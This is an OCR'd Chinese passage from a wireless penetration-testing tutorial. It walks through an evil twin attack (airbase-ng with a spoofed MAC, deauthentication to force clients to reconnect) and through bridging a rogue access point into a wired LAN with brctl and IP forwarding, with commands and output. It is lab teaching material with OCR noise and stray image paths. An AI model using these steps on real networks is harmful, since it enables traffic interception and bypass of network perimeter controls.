
3. 利用这些信息，我们使用 `airbase-ng` 命令创建相同 ESSID 不同 BSSID 的接入点。新的发行版中可能出现少量错误。




4. 新的接入点也会在 `airodump-ng` 屏幕上出现。要注意吗你需要在新的窗口中执行 `airodump-ng` ，使用下列命令：

```
airodump-ng --channel 11 wlan0
```

让我们看看新的接入点：



5. 现在我们向客户端发送解除验证封包，使其断开连接并立即尝试重连。




6. 由于我们离客户端更近，我们的信号强度更大，它会重新链接大我们的邪恶双生子接入点上。

7. 我们也可以进行接入点的 MAC 地址欺骗，使用下列命令：

```
airbase-ng –a <router mac> --essid "Wireless Lab" –c 11 mon0
```

8. 现在如何我们观察 `airodump-ng` ，几乎不能分辨出二者的不同。



9. 即使 `airodump-ng` 也不能识别出相同频道中有两个不同的物理接入点。这是邪恶双生子的最可能的形式。

刚刚发生了什么？

我们创建了授权网络的邪恶双生子，并使用解除验证攻击来使正常客户端连接到我们，而不是授权网络接入点。

要注意，在使用 WEP/WPA 加密的授权接入点的情况中，就难以执行流量窃听攻击。我们在之后的章节中会看一看如何使用 Caffe Latte 攻击来破解 WEP 密钥。

试一试 -- 邪恶双生子和频道跳跃

在之前的联练习中，在不同的频道上执行邪恶双生子攻击，并观察客户端一旦连接之后，如何在频道上跳跃来连接接入点。客户端决定连接哪个接入点的决定因素是什么？是信号强度吗？做实验并验证它。

5.4 未授权接入点

未授权接入点是连接到授权网络的未授权接入点。通常，这个接入点可以用作攻击者的后门入口，使其能够绕过网络的所有安全控制。这意味着防火墙，入侵检测系统，以及其它，这些守护网络边界的设施，都不能阻止攻击者访问无线网络。


在最常见的例子中，未授权接入点设为开放连接，没有加密。未授权接入点可以通过如下两步创建。

- 在授权网络上安装真实的物理设备，作为未授权接入点（这是我留做练习的事情）。而且，这会攻破授权网络的物理安全，而不是无线安全。
- 在软件中创建未授权接入点，并桥接到本地授权网络的以太网上。这会允许任何运行在授权网络上的笔记本作为未授权的接入点。我们在下个试验中会看看它。

实战时间 -- 破解 WEP

遵循以下步骤来开始：

1. 首先使用 `airbase-ng` 来创建未授权的接入点，并使其 ESSID 为 `rouge` ：



2. 我们现在打算创建以太网接口和我们的未授权接入点接口的桥接，前者是授权网络的一部分。为了完成它，我们首先安装 `bridge-utils` ，创建桥接接口，并将其命名为 `Wifi-Bridge` 。下面的截图展示了实战中的所需命令：


```
apt-get install bridge-utils
brctl addbr Wifi-Bridge
```

让我们看看命令输出：

```
root@kali:~# apt-get install bridge-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  bridge-utils
0 upgraded, 1 newly installed, 0 to remove and 97 not upgraded.
Need to get 35.5 kB of archives.
After this operation, 145 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali/ kali/main bridge-utils i386 1.5-6 [35.5 kB]
Fetched 35.5 kB in 0s (57.3 kB/s)
Selecting previously unselected package bridge-utils.
(Reading database ... 344367 files and directories currently installed.)
Unpacking bridge-utils (from .../bridge-utils_1.5-6_i386.deb) ...
Processing triggers for man-db ...
Setting up bridge-utils (1.5-6) ...
Error: Timeout was reached
root@kali:~# brctl addbr Wifi-Bridge
root@kali:~#
```

3. 之后我们将以太网和 Airbaseng 创建的 `At0` 虚拟接口添加到桥接中。


```
brctl addif Wifi-Bridge eth0
brctl addif Wifi-Bridge ath0
```



4. 之后我们启动这些接口来启动桥接，使用下列命令：

```
ifconfig eth0 0.0.0.0 up
ifconfig ath0 0.0.0.0 up
```


命令的截图如下：




5. 之后我们开启内核中的 IP 转发来确保封包被转发：

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```


命令的截图如下：



6. 太棒了！我们完成了。现在，任何连接到我们未授权接入点的无线客户端都可以完整访问授权网络，使用我们刚才构建的无线到有线的 `Wifi-Bridge` 。我们可以通过将一个客户端连接到未授权接入点来验证它。一旦建立连接，如果你使用 Vista，你的界面应该是这样：



7. 要注意它从运行在授权 LAN 上的 DHCP 守护程序接收 IP 地址。



8. 我们现在从该无线客户端使用这个未授权接入点访问有线网络上的任何主机。下面我们 ping 有线网络上的网关：

```
C:\windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Cam>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
